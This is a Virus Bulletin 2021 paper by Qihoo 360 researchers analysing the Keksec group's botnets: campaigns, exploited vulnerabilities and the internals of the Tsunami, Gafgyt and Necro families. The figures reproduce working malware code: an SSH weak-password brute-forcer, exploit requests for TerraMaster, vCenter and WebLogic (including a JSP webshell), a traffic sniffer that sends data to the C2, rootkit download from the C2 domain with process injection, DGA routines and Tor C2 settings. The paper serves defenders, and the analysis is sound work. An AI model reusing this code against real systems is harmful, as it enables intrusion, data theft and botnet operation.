VB2021
localhost

7 - 8 October, 2021 / vblocalhost.com

THE KEKSEC BOTNETS WE OBSERVED IN THE PAST YEAR

Ye Jin & Lingming Tu
Qihoo 360, China

jinye@360.cn
tulingming@360.cn

ABSTRACT

The Keksec group was created in 2016 by a number of experienced botnet actors. They kept silent for a period of time in 2020, and resumed activity after August 2020 with nearly 20 botnet campaigns detected by us. In this paper we will study those campaigns in detail in terms of samples, exploits and C2 servers. Our analysis depicts the big picture of Keksec botnets since August 2020 and we believe that it will help defenders to better detect and mitigate against future botnet threats from Keksec and other similar groups.

1. INTRODUCTION

We have seen a rapid proliferation of *Linux* malware/botnets in recent years. While it's not uncommon to find that many of them were created by script kiddies using easily obtained malware kits (e.g. Mirai and Gafgyt source code), according to our data over 50% of them were created by a relatively small number of professional actors who have persistence in operating *Linux* botnets. Compared with script kiddies, they usually have more resources and are more skilful, and are thus worthy of more attention.

The Keksec group is just one such threat actor. It became well known for building the Necro/Freakout botnet early this year. Further digging shows that it has a long history of running DDoS botnets, with the first one traced back to 2016. Interestingly, the members of the Keksec group were very open in showing off their attacking activities. For example, they used to publicize their invasions to a public billboard on social media. They also created an open directory in pastebin.com to hold their source and attack tools. The ease of accessing this information has helped us summarize the high profile group as follows:

- Keksec group was built in 2016 by a few experienced botnet actors.
- They preferred DDoS and miner types of botnets.
- They had a rich set of popular botnet kits targeting both *Windows* and *Linux* machines.

For reasons unknown to us, the group kept silent for a period in 2020. Our data shows that their hacking activities were not resumed until August 2020. We detected nearly 20 botnet campaigns after that time. Detailed studies have been carried out on the collected data in terms of samples, exploits, and C2 servers. With the help of passive DNS, we obtained interesting results, which make us believe that it is possible to depict the big picture of Keksec botnets since August 2020.

The remainder of this paper is organized as follows: in Section 2, we summarize the nearly 20 campaigns we detected since 2020/08; in Sections 3, 4, and 5, we analyse those campaigns separately in terms of exploits, malware families and operations.

To summarize, the contributions of this paper are as follows:

- We analyse how the Keksec group exploited a large number of vulnerabilities to attack both *Linux* and *Windows* machines, especially how they quickly used some 1-day exploits.
- We summarize the three major botnet families that have been heavily used by Keksec.
- We demonstrate their techniques in terms of code reuse, IRC protocol, DGA and Tor.
- We deduce the sample delivering and updating patterns.
- Plenty of C2 infrastructure was owned by this group.

The C2 infrastructures we found are given in the Appendix.

2. CAMPAIGNS

We analysed the historical activities of Keksec by combing the attack activities from 2020/08 to the present, starting with samples and exploits.

First, we summarized the corresponding YARA rules by analysing the historical samples, and scanned back through the sample database to find the hit samples. Then we grouped them by sample similarity clustering and, using manual inspection, removed the false positive samples that clearly did not belong to Keksec, leaving about 5,000. We use this as a seed to expand the sample set through our own threat intelligence mining system, correlating queries on capture time, exploit, and some other relevant attributes. In the past year we captured a total of 23 exploits, 5,564 samples, and three malware families (ignoring variant classification).

We use these data as a basis to comb through Keksec's historical attack activity. We generated a chart showing chronicled Keksec attacks (Figure 1).

We can see that Keksec launched scans and attacks on targets across the network almost non-stop. Our honeypots see new variants and exploits all the time, with the exception of some occasional breaks. When a new exploit is introduced, the scans increase significantly.

The year-long attack campaign can be divided into two phases; high-frequency attacks are maintained until December 2020, and resumed in January 2021, when Keksec starts spreading the brand new malware family Necro [1].




Figure 1: Chronicled Keksec attacks.

3. EXPLOITS

Keksec launches two types of scanning attacks, one using a dedicated scanning server, and the other using the sample's built-in scanning capabilities. We do not distinguish between these two scanning methods, and only focus on the scan payload information for statistics.

We counted the new exploits and the corresponding propagated families in chronological order.

	First seen	Exploit (CVE)	Exposure time	Target device / software	Family
1	2020.8.26			Realtek	Tsunami
2	2020.9.3			Realtek	Gafgyt
3	2020.9.20			Huawei_Router	Gafgyt
4	2020.9.25			Avtech_Camera_RCE	Gafgyt
5	2020.10.21			ThinkPHP_RCE	Gafgyt
6	2020.11.2			JAWS_DVR_RCE	Gafgyt
7	2020.11.11			ZTE_Router_RCE	Gafgyt
8	2020.11.19			yarn_api	Gafgyt
9	2020.11.19			Avtech_IP_Camera_ACI	Gafgyt
10	2020.11.24			Zyxel_VIEWLOG_RCE	Gafgyt
11	2020.11.26			ZeroShell_Kerbynet_RCE	Gafgyt
12	2021.1.8	CVE-2020-7961	2020.7	Liferay Portal	Necro
13	2021.1.8	CVE-2020-35665	2020.12.23	TerraMaster	Necro
14	2021.1.8	CVE-2021-3007	2021.1.3	Zend Framework	Necro
15	2021.3.10			WebLogic RCE	Necro
16	2021.3.20	CVE-2021-21972	2021.2.27	VMware_vCenterServer	Necro
17	2021.3.23			SonicWALL_XMLRPC_settimeconfig_RCE	Gafgyt
18	2021.4.26			F5_iControl_mgmt_RCE	Gafgyt
19	2021.5.1			VestaCP	Necro
20	2021.5.1			SCO Openserver	Necro
21	2021.5.1			Genexis PLATINUM	Necro
22	2021.5.1			OTRS 6.0.1	Necro
23	2021.5.1			Unknown (Nrdh.php)	Necro

Table 1: Exploit stats.

Comparing the point in time when the new exploit was added and the POC exposure time we can see that Keksec's utilization of 1-days is very fast. Especially after the start of Necro propagation, the attack activity can often be seen within two to three days of POC exposure.

4. MALWARE FAMILIES

Keksec developed several families of malicious programs across *Window* and *Linux* systems, involving PC, server, multiple IoT platforms, and created a complicated botnet platform, here are some breakdowns:

- *Linux*-based: Tsunami (Capsaicion, Ziggy), Gafgyt (LULzbOT, Oreo, Gafgyt_tor)
- *Windows*-based: DarkIRC (AutoIt packed) [2], DarkHTTP (AutoIt packed)
- Developed in Python to target dual systems: Necro
- From open-sourced projects: Rootkit, Miner, JS Bot

Keksec actively maintains three main families, Gafgyt, Tsunami and Necro, with new features constantly being added. While Necro's framework is developed by Keksec itself, the threat group inherits the other two families from open-source code. Our analysis shows that Keksec has extraordinarily strong code management capabilities, using open-source or leaked code to develop different variants extensively, which leads to variant chaos. For example, Freak, a key member of Keksec, developed and open-sourced two Tsunami (a.k.a. Kaiten, a long established IRC botnet family) variants of Capsaicion [3] and Ziggy Redo. However, we found some Tsunami samples that mix codes of both Capsaicion and Ziggy.

```
*           #NullzSec                                  #kektheplanet        *
*                                                                           *
*           - come on irc.anonplus.org - Leonidus, IrishSec, Milenko        *
*                                                                           *
*           *NEW* Setup tutorial! https://pastebin.com/FXhvpn0D             *
*                                                                           *
*  Kaiten variant coded by Freak aka Milenko aka whateverthefuckyouknowmeas *
*                              HACK THE PLANET                              *
*                                                                           *
*                  Donate BTC so i has moar monies ^_^ THX                  *
*                    1D7GMefDEoUdashTHXxC929Au3n896YLuw                     *
*                                                                           *
*  All code will be updated here. To contribute message me on Jabber / XMPP *
*           Jabber/XMPP: milenko@420blaze.it                                *
*           Code was last updated on: Saturday, July 11th, 2017             *
*                                                                           *
```

Figure 2: Tsunami variant of Capsaicion.

```
void version(int sock, char *sender, int argc, char **argv) {
        Send(sock,"NOTICE %s :Kaiten Ziggy Redo by Freak version 4.20",sender);
}
```

Figure 3: Tsunami variant of Ziggy Redo.

The same sort of chaos also exists in Gafgyt variants including LulZBoT, Oreo, bigB04t and Simps. Some variants even reuse Tsunami code. As for Necro, the purely Python developed family not only reuses the IRC protocol for C2 communication, but also borrows many key features from open-source projects. Due to that complication, we do not follow the naming of Keksec to classify the variants, but break down their samples into the three main families of Gafgyt, Tsunami and Necro to summarize and analyse the technical points and design ideas they share.

Scanners

The scanners used by Keksec are mainly telnet and SSH weak password scan and exploit scan.

Telnet scan

The telnet weak password scan of the open-source version of Tsunami uses a function called BurnTheJews, as shown in Figure 4.

In the captured sample we found that Keksec uses a function called ak47telscan, shown in Figure 5. The two sets of code algorithms are almost identical, only the standard output section has any difference.

The sample first detects if the device supports raw sockets, and if it does, it uses Mirai's telnet scan code, scanner_init. It if doesn't support raw sockets, ak47telscan will be used.

In fact, the ak47telscan function is also from publicly available source, not created by Keksec. The relevant code is shown in Figure 6.

```
void BurnTheJews(int wait_usec, int maxfds, int sock) {// Freaky scanner by Freak. pulls tonneesss
        if(!fork()) return;
        srand((time(NULL) ^ getpid()) + getppid());
        init_rand(time(NULL) ^ getpid());
        int shell;
        int max = getdtablesize() - 100, i, res, num_tmps, j;
        char buf[128], cur_dir;

        if (max > maxfds)
                max = maxfds;
        fd_set fdset;
        struct timeval tv;
        socklen_t lon;
        int valopt;

        char line[256];
        char* buffer;
        struct sockaddr_in dest_addr;
        dest_addr.sin_family = AF_INET;
        dest_addr.sin_port = htons(23);
        memset(dest_addr.sin_zero, '\0', sizeof dest_addr.sin_zero);
```

Figure 4: Telnet scan function of BurnTheJews().

```
int __cdecl ak47scan(int a1)
{
  int result; // eax
  int v2; // ebx
  int v3; // eax
  int v4; // [esp+20h] [ebp-18h]
  int v5; // [esp+24h] [ebp-14h]
  int i; // [esp+2Ch] [ebp-Ch]

  v4 = fork();
  v5 = 2 * sysconf(84);
  if ( v4 )
  {
    result = v4;
    scanPid = v4;
  }
  else
  {
    for ( i = 0; ; ++i )
    {
      result = i;
      if ( i >= v5 )
        break;
      v2 = time(0);
      v3 = getpid();
      srandom(v2 ^ (v5 * v3));
      if ( (int)socket(2, 3, 255) >= 0 )
      {
        huawei_init();
        realtekscanner_scanner_init();
        scanner_init(a1);
      }
      else
      {
        ak47telscan(1000, v5 << 9, a1);
      }
    }
  }
  return result;
}
```

Figure 5: Keksec's scan function of ak47telscan().

```
int main(int argc, char **argv) {
    uint32_t parent;
    parent = fork();
    int forks = sysconf(_SC_NPROCESSORS_ONLN);
    int fds = forks * 512; //Far effective. 512 sockets for each CPU.
    if (parent > 0) {
        scanPid = parent;
        return 0;
    } else if (parent == -1) return 1;
    int ii;
    for (ii = 0; ii < forks; ii+ {
        srand((time(NULL) ^ getpid()) + getppid());
        init_rand(time(NULL) ^ getpid());
        ak47telscan(370, fds);
    }
    return 0;
}
```

```
void ak47telscan(int wait_usec, int maxfds) {
    int i, res, num_tmps, j;
    char buf[128], cur_dir;

    int max = maxfds;
    fd_set fdset;
    struct timeval tv;
    socklen_t lon;
    int valopt;

    srand(time(NULL) ^ rand_cmwc());

    char line[256];
    char *buffer;
    struct sockaddr_in dest_addr;
    dest_addr.sin_family = AF_INET;
    dest_addr.sin_port = htons(23);
    memset(dest_addr.sin_zero, '\0', sizeof dest_addr.sin_zero);
```

Figure 6: The publicly available ak47 scan function.

SSH scan

The SSH weak password scan is done by the Necro botnet. Necro first tries to install the paramiko library on the device, and if it succeeds, it adds port 22 to the list of scanned ports, and if it fails to install the library, it just gives up the 22 scan.

```
try:
    import paramiko
    portlist.insert(0, 22)
except ImportError:
    try:
        import pip
        if hasattr(pip, 'main'):
            pip.main(['install', 'paramiko'])
        else:
            pip._internal.main(['install', 'paramiko'])
        import paramiko
        portlist.insert(0, 22)
    except:
        pass
```

Figure 7: Necro code for installing paramiko.

After receiving the scan command, the built-in weak password brute force starts, as shown in Figure 8.

SSH weak passwords are constantly updated by version upgrades, and new weak passwords are added to replace some of the less effective ones.

```
def exploit(self, ip, srvport):
    global mydomain,stupidnigeria,winbox
    if srvport == 22:
        if paramiko_imported:
            passwords = [
                "root:root",
                "root:toor",
                "root:admin",
                "root:password",
                "root:12345678",
                "root:1234",
                "root:12345",
                "root:qwerty",
                "root:test",
                "root:default",
                "root:toor",
                "root:letmein",
                "user:password",
                "user:user",
                "root:debian",
                "root:alpine",
                "root:ceadmin",
                "root:indigo",
                "root:linux",
                "root:rootpasswd",
                "root:timeserver",
                "root:webadmin",
                "root:webmaster",
                "root:Passw@rd",
                "pi:raspberry",
                "root:alpine"
            ]
            cracked = False
            for passwd in passwords:
                if cracked:
                    break
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(
                        paramiko.AutoAddPolicy()
                        )
                    ssh.connect(
                        IP, port = 22, username=passwd.split(":")[0],
                        password=passwd.split(":")[1],
                        key_filename=None, timeout=3)
                    cracked = True
                    self.commSock.send(
                        "PRIVMSG %s :CRACKED - %s:%s\n" % (
                            self.AviaeEPO,IP,passwd)
                        )
                    ssh.exec_command(stupidnigeria)
                    time.sleep(20)
                    ssh.close()
                except:
                    pass
        return
```

Figure 8: Necro SSH weak password scan code.

Exploit scan

All samples contain an exploit scan. In Tsunami and Gafgyt, the exploit scan is placed in ak47scan. There is scanning code for *Huawei* and *Realtek* devices. According to our observation and analysis, Keksec does not have 0-day discovery capabilities, so most of the POC codes are publicly available. If the POC is implemented in C, it can be integrated into Tsunami and Gafgyt with simple modifications, and if the POC code is implemented in Python, it can be integrated into the Necro family. In some individual variants the number of exploits implemented can go up to dozens.

The three more popular exploits integrated by Necro can be seen in Figures 9–11, and the original POCs for these codes can be found online.

1. TerraMaster RCE: CVE-2020-28188

2. VMware vCenter Server RCE: CVE-2021-21972
3. WebLogic RCE: CVE-2020-14882

```
try:
    urllib2.urlopen(urllib2.Request(url+'/version', "", headers={"User-Agent" : myuseragent}))
    urllib2.urlopen(urllib2.Request(url+'/include/makecvs.php?Event=%60pkill%20-9%20python%3Bph
    return
except:
    pass
```

Figure 9: Necro TerraMaster RCE scan code.

```
try:
    try:
        urllib2.urlopen(urllib2.Request(url+'/ui/vropspluginui/rest/services/uploadova', "", headers={"User-Agent" : myuseragent}))
    except urllib2.HTTPError, e:
        if e.code == 405:
            tmpdir = (os.getenv("TEMP") if os.name=="nt" else "/tmp") + os.path.sep
            x=open(tmpdir + "3.jsp", "w")
            x.write("<%@ page import='java.io.Runtime' %><% try{Runtime.getRuntime().exec(request.getParameter(\"tar\"));catch(IOException e){} %>")
            x.close()
            tarf = tarfile.open(tmpdir + '1.tar', 'w')
            traversal = ".." + "\\"
            fullpath = traversal*5 + "ProgramData\\VMware\\vCenterServer\\data\\perfcharts\\tc-instance\\webapps\\upload.jsp"
            tarf.add(tmpdir + "3.jsp", fullpath.replace('/', '\\').replace('\\\\', '\\'))
            tarf.close()
            tarf = tarfile.open(tmpdir + '2.tar', 'w')
            traversal = ".." + "/"
            fullpath = traversal*5 + "/var/www/html/upload.jsp"
            tarf.add(tmpdir + "3.jsp", fullpath.replace('\\', '/').replace('//', '/'))
            tarf.close()
```

Figure 10: Necro VMware vCenter Server RCE scan code.

```
if srvport == 7001:
    try:
        if "WebLogic Server Administration Console Home" in urllib2.urlopen(urllib2.Request(url
            form_data_="_nfpb=false&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh
            headerslinux = {
                'cmd': stupidnigeria,
                'Content-Type':'application/x-www-form-urlencoded',
                'User-Agent':myuseragent,
                'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
                'Connection':'close',
                'Accept-Encoding':'gzip,deflate',
                'Content-Type':'application/x-www-form-urlencoded'
            }
```

Figure 11: Necro WebLogic RCE scan code.

Sniffer

Packet sniffing is one of the more favoured features of Keksec, and the code can be seen in all three families. The basic function is to capture TCP traffic after filtering out some specified ports and IPs, and to send the remaining data to the C2.

Figure 12 shows the sniffer code used in Tsunami and Gafgyt. You can see that the same set of code is used.

```
_dst_port = (unsigned __int16)ntohs(data[1]);
dst_port = _dst_port;
if ( (unsigned __int16)_dst_port == 80
  || (unsigned __int16)_dst_port == 21
  || (unsigned __int16)_dst_port == 25
  || (unsigned __int16)_dst_port == 8080 )
{
  sniff_listen_port = (unsigned __int16)SNIFFLISTENPORT_1337;
  sniff_listen_host = decode(SNIFFLISTENHOST);
  fd = socket_connect(sniff_listen_host, sniff_listen_port);
  Send(fd, (int)"%s", (char)"\n\n**********TCP Packet**********\n");
  Send(fd, (int)"%s", (char)"TCP Header\n");
  src_port = ntohs(*data);
  Send(fd, (int)"   |-Source Port      : %u\n", src_port);
  Send(fd, (int)"   |-Destination Port : %u\n", dst_port);
  Send(fd, (int)"%s", (char)"\n");
  Send(fd, (int)"%s", (char)"                        DATA Dump                         ");
  Send(fd, (int)"%s", (char)"\n");
  Send(fd, (int)"%s", (char)"TCP Header\n");
  Send(fd, (int)"%s", (_BYTE)a1 + v5);
  Send(fd, (int)"%s", (char)"Data Payload\n");
  Send(fd, (int)"%s", (_BYTE)a1 + v5 + 4 * (*((_BYTE *)data + 12) >> 4));
  Send(fd, (int)"%s", (char)"\n##########################################################");
  _dst_port = close(fd);
}
```

Figure 12: Gafgyt sniffer code.

Figure 13 shows the sniffer code used by Necro. The code for this function can also be found on *GitHub* with similar open source code.

```
def bigSNIFFS(self):
    if os.name == 'nt':
        return
    global mycncip
    up = 0
    for iface in all_interfaces():
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
            result = fcntl.ioctl(s.fileno(), 0x8913, iface + '\0'*256)
            asdflags, = struct.unpack('H', result[16:18])
            up = asdflags & 1
        except:
            pass
        if up == 1:
            threading.Thread(target=poison, args=(iface,)).start()
            break
    try:
        s=socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
    except:
        return
    pktcount = 0
    ss=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    while True:
        try:
            while self.snifferenabled == 0:
                time.sleep(1)
            if not self.is_socket_valid(ss):
                try:
                    ss=socks.socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                    ss.connect((mycncip, 1337))
                except:
                    time.sleep(10)
            packet = s.recvfrom(65565)
            pktcount=pktcount+1
            packet=packet[0]
            eth_length = 14
            eth_header = packet[:eth_length]
            eth_unpack  =  struct.unpack('!6s6sH',eth_header)
            eth_protocol = socket.ntohs(eth_unpack[2])
            ip_header = packet[0:20]
            header_unpacked = struct.unpack('!BBHHHBBH4s4s',ip_header)
```

Figure 13: Necro sniffer code.

We can see that the data is reported on the same port 1337, and since Necro also uses the IRC protocol, we can see that Necro may share the same C2 as Tsunami. Although we did not analyse DarkIRC in depth, it is easy to see that Keksec wants to build a botnet management platform based on the IRC protocol that can infect all architectures and operating systems and can act as a unified management platform for botnet management.

Disguising processes

Change process name

A very traditional technique on *Linux* systems is to use random strings to override argv parameters and prctl(PR_SET_NAME,buf) to change the process name and start parameters in order to disguise the process.

```
v6 = time(0);
v7 = getpid();
init_rand(v6 ^ v7);
rand_str(&process_name, 12);
prctl(15, (unsigned int)&process_name, 0, 0, 0);
```

Figure 14: Code using prctl() to change the process name.

Use of rootkit to hide process

The open-source project r77 rootkit is used directly on *Windows* systems. It is a ring3 layer rootkit that intercepts and filters information about the target process by globally hooking some functions of ntdll.dll.

```
DetourRestoreAfterWith();
DetourTransactionBegin();
DetourUpdateThread(GetCurrentThread());
InstallHook("ntdll.dll", "NtQuerySystemInformation", (LPVOID*)&OriginalNtQuerySystemInformation, HookedNtQuerySystemInformation);
InstallHook("ntdll.dll", "NtResumeThread", (LPVOID*)&OriginalNtResumeThread, HookedNtResumeThread);
InstallHook("ntdll.dll", "NtQueryDirectoryFile", (LPVOID*)&OriginalNtQueryDirectoryFile, HookedNtQueryDirectoryFile);
InstallHook("ntdll.dll", "NtQueryDirectoryFileEx", (LPVOID*)&OriginalNtQueryDirectoryFileEx, HookedNtQueryDirectoryFileEx);
InstallHook("ntdll.dll", "NtEnumerateKey", (LPVOID*)&OriginalNtEnumerateKey, HookedNtEnumerateKey);
InstallHook("ntdll.dll", "NtEnumerateValueKey", (LPVOID*)&OriginalNtEnumerateValueKey, HookedNtEnumerateValueKey);
InstallHook("advapi32.dll", "EnumServiceGroupW", (LPVOID*)&OriginalEnumServiceGroupW, HookedEnumServiceGroupW);
InstallHook("advapi32.dll", "EnumServicesStatusExW", (LPVOID*)&OriginalEnumServicesStatusExW, HookedEnumServicesStatusExW);
InstallHook("api-ms-win-service-core-l1-1-1.dll", "EnumServicesStatusExW", (LPVOID*)&OriginalEnumServicesStatusExWApi, HookedEnumServicesStatusExWApi);
InstallHook("ntdll.dll", "NtDeviceIoControlFile", (LPVOID*)&OriginalNtDeviceIoControlFile, HookedNtDeviceIoControlFile);
DetourTransactionCommit();
```

Figure 15: r77 rootkit code to hook system APIs.

Necro first downloads the corresponding version of the rootkit file, which is dynamically loaded and run directly in memory by process injection.

```
try:
    if platform.architecture()[0].replace("bit","") == "32":
        shellcode=ConvertToShellcode(urllib2.urlopen("http://" + mydomain + "/x86.dll").read())
    else:
        shellcode=ConvertToShellcode(urllib2.urlopen("http://" + mydomain + "/x64.dll").read())
    threading.Thread(target=rootkitThread, args=(shellcode,)).start()
except:
    pass
```

Figure 16: Necro code to download r77 rootkit.

Process injection

Necro uses process injection to load the rootkit by wrapping the dll file into a shellcode and then injecting the whole shellcode into the process memory; the loading of the rootkit is done by the shellcode, which comes from an open-source project on *GitHub* named RDI.

```
def ConvertToShellcode(dllBytes, functionHash=0x10, userData=b'None', asdflags=0):
    rdiShellcode32 = b'\x81\xEC\x14\x01\x00\x00\x53\x55\x56\x57\x6A\x6B\x58\x6A\x65\x66\x89\x84\x24\xCC\x00\x00\x00\
    rdiShellcode64 = b'\x48\x8B\xC4\x48\x89\x58\x08\x44\x89\x48\x20\x4C\x89\x40\x18\x89\x50\x10\x55\x56\x57\x41\x54\
    if is64BitDLL(dllBytes):
        rdiShellcode = rdiShellcode64
        bootstrap = b''
        bootstrapSize = 64
        bootstrap += b'\xe8\x00\x00\x00\x00'
        dllOffset = bootstrapSize - len(bootstrap) + len(rdiShellcode)
        bootstrap += b'\x59'
        bootstrap += b'\x49\x89\xc8'
        bootstrap += b'\x48\x81\xc1'
        bootstrap += struct.pack('I', dllOffset)
        bootstrap += b'\xba'
        bootstrap += struct.pack('I', functionHash)
        bootstrap += b'\x49\x81\xc0'
        userDataLocation = dllOffset + len(dllBytes)
```

```
def injectdll(process_id, shellcode):
    global injecting
    injecting += 1
    process_handle = windll.kernel32.OpenProcess(0x1F0FFF, False, process_id)
    if not process_handle:
        injecting -= 1
        return
    memory_allocation_variable = windll.kernel32.VirtualAllocEx(process_handle, 0, len(shellcode), 0x00001000, 0x40)
    windll.kernel32.WriteProcessMemory(process_handle, memory_allocation_variable, shellcode, len(shellcode), 0)
    if not windll.kernel32.CreateRemoteThread(process_handle, None, 0, memory_allocation_variable, 0, 0, 0):
        injecting -= 1
        return
def rootkitThread(shellcode):
    while 1:
        for pid in psutil.pids():
            handle = CreateMutex(None, 0, str(pid) + ':$6829')
            if GetLastError() == 183:
                continue
            while injecting >= 4:
                time.sleep(0.1)
            threading.Thread(target=injectdll, args=(pid,shellcode,)).start()
```

Figure 17: Necro code for injecting code into other process.

DGA

In its historical versions Necro used DGA to evade C2 interception. The relevant algorithm is described below.

Random

The first algorithm is a purely random one that picks 16 characters at random from a custom alphabet to generate a C2 domain name with the top-level domain 'xyz'. Because the seed of the random algorithm is fixed 0-3, the random number generated has a stable result.

```
def gen_random_str(_range):
    return (''.join(random.choice(
        'abcdefghijklmnopqoasadihcouvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ') for _ in range(_range)
    )

def gen_cc(time):
    random.seed(a=5236442 + time)
    return gen_random_str(16) + '.xyz'

def gen_DGA():
    i = 0
    while 1:
        for _ in range(3):
            try:
                print(gen_cc(i))
            except:
                pass
        if i >= 2048:
            i = 0
        i += 1

gen_DGA()
```

Figure 18: Necro random DGA algorithm.

DDNS + random

The second algorithm is based on the DDNS service, and the random algorithm picks 10 to 19 characters randomly from a custom alphabet. This method is cheaper and more flexible.

```
random.seed(a=0x7774DEAD + dnd_d20count)

mydomain=(
    ''.join(
        random.choice("abcdefghijklmnopqoasadihcouvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789")
                    for _ in range(random.randrange(10,19)))
    ).lower()

mydomain+="."+random.choice(
    ["ddns.net","ddnsking.com","3utilities.com","bounceme.net","freedynamicdns.net",
    "freedynamicdns.org","gotdns.ch","hopto.org","myddns.me","myftp.biz","myftp.org",
    "myvnc.com","onthewifi.com","redirectme.net","servebeer.com","serveblog.net",
    "servecounterstrike.com","serveftp.com","servegame.com","servehalflife.com",
    "servehttp.com","serveirc.com","serveminecraft.net","servemp3.com","servepics.com",
    "servequake.com","sytes.net","viewdns.net","webhop.me","zapto.org"]
    )
```

Figure 19: Necro DDNS + random DGA algorithm.

Tor

We found Tor proxy being used to communicate with the C2 in both Gafgyt and Necro.

Gafgyt

In Gafgyt Tor proxy is used to talk to the C2 through a built-in proxy list. Up to 173 proxy IPs can be used for a single sample. Figure 20 shows Gafgyt's Tor initialization code.

A communication is established by randomly selecting one from the list of candidate proxies and if successful, a connection to the onion C2 will follow. Figure 21 shows the connecting code and Figure 22 shows captured Gafgyt onion communication data.

```
int tor_socks_init()
{                    index  ip              port
  tor_add_sock( 0, 0x7CD2CB74, 61475);
  tor_add_sock( 1, 0x7CD2CB74, 48931);
  tor_add_sock( 2, 0x7CD2CB74, 59171);
  tor_add_sock( 3, 0x6EE0E3BC, 23331);
  tor_add_sock( 4, 0xDEF00B33, 61475);
  tor_add_sock( 5, 0xDEF00B33, 51235);
  tor_add_sock( 6, 0x41CB459F, 23331);
  tor_add_sock( 7, 0x41CB459F, 3879);
  tor_add_sock( 8, 0x8922A6BC, 10275);
  tor_add_sock( 9, 0x3A95A28B, 23331);
  tor_add_sock(10, 0xDBB4ACA7, 36895);
```

Figure 20: Gafgyt Tor initialization code.

```
*(_DWORD *)rand_idx = rand(v16, v17) % 173;   proxy index
*(_DWORD *)&socketaddr.sin_family = 0;
socketaddr.sin_addr.s_addr = 0;
*(_DWORD *)socketaddr.sin_zero = 0;
*(_DWORD *)&socketaddr.sin_zero[4] = 0;
socketaddr.sin_family = 2;                          proxy ip
socketaddr.sin_addr.s_addr = tor_retrieve_addr(*(int *)rand_idx);
socketaddr.sin_port = tor_retrieve_port(*(int *)rand_idx);
if ( fd_cnc != -1 )                                 proxy port
{
  close(fd_cnc);
  fd_cnc = -1;
}
fd_cnc = socket(2, 1, 0);
if ( fd_cnc != -1 )
{
  v8 = (struct flock *)fcntl(fd_cnc, 3, 0, v15);
  BYTE1(v8) |= 8u;
  fcntl(fd_cnc, 4, v8, v9);
  connect(fd_cnc, &socketaddr, 16);
  stage = 1;
  continue;
```

Figure 21: Gafgyt Tor connecting code.

```
00000000  05 01 00                                          ...
    00000000  05 00                                          ..
00000003  05 01 00 03 16 77 76 70  33 74 65 37 70 6b 66 63  .....wvp 3te7pkfc   onion C2
00000013  7a 6d 6e 6e 6c 2e 6f 6e  69 6f 6e d9 72            zmnnl.on ion.r
                                   C2 port
```

Figure 22: The captured Gafgyt onion communication data.

Necro

Necro also uses Tor proxy to reach an onion C2, and IRC protocol is used for the C2 communication. Figure 23 shows the code Necro uses to contact the C2 with Tor.

```
try:
    import socks
except:
    f=open('socks.py', "w")
    f.write(urllib2.urlopen(
        'https://raw.githubusercontent.com/mikedougherty/SocksiPy/master/socks.py'
        ).read())
    f.close()
    try:
        import socks
    except:
        exit(1)
    try:
        os.remove('socks.py')
        os.remove('socks.pyc')
    except:
        pass
server_list = ['192.248.190.123:8017', '192.248.190.123:8001', '88.198.82.11:9051',
               '52.3.115.71:9050', '185.117.154.207:443', '199.19.224.116:9050',
               '188.166.34.137:9000', '161.97.71.22:9000', '54.161.239.214:9050',
               '144.91.74.241:9080', '201.40.122.152:9050', '194.5.178.150:666',
               '83.217.28.46:9050', '8.210.163.246:60001', '35.192.111.58:9221',
               '127.0.0.1:9050']                                    Proxy list
...
self.onionserver='faw623ska5evipvarobhpzu4ntoru5v6ia5444krr6deerdnvpa3p7ad.onion'
self.AJEwioE='#freakyonionz'
self.Ajiowfe='FUCKWHITEHATZ'                                    Onion C2 config
...
```

Figure 23: Necro code to contact C2 with Tor.

Obfuscation and packer

UPX

Most of the Gafgyt and Tsunami samples we captured were not packed and had no stripped symbolic information, while a few of the packed samples used the standard UPX shell, which can be removed directly using open-source tools. The unpacked samples were also not stripped.

String encoding

Gafgyt and Tsunami samples encrypt sensitive strings (such as C2 addresses) with a simple mapping algorithm, and encrypt them with the decode function when using strings.

```
decode("\"?>K!tF>ior2:ww_uBw3Bw"), 0x17u);
```

Figure 24: Gafgyt C2 decryption.

This algorithm is also not developed by Keksec, it is used by a Tsunami variant called ziggystartux. In the early variants of Keksec this code table was identical to the one in the original ziggystartux code.

```
/*
 * Change the position of your encodes (and in hide.c!) for a private cipher
*/
char encodes[] = {
        'x', 'm', '@', '_', ';', 'w', ',', 'B', '-', 'Z', '*', 'j', '?', 'n', 'v', 'E',
        '|', 's', 'q', '1', 'o', '$', '3', '"', '7', 'z', 'K', 'C', '<', 'F', ')', 'u',
        't', 'A', 'r', '.', 'p', '%', '=', '>', '4', 'i', 'h', 'g', 'f', 'e', '6', 'c',
        'b', 'a', '~', '&', '5', 'D', 'k', '2', 'd', '!', '8', '+', '9', 'U', 'y', ':'

};
char decodes[] = {
        '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'a', 'b', 'c', 'd', 'e', 'f',
        'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v',
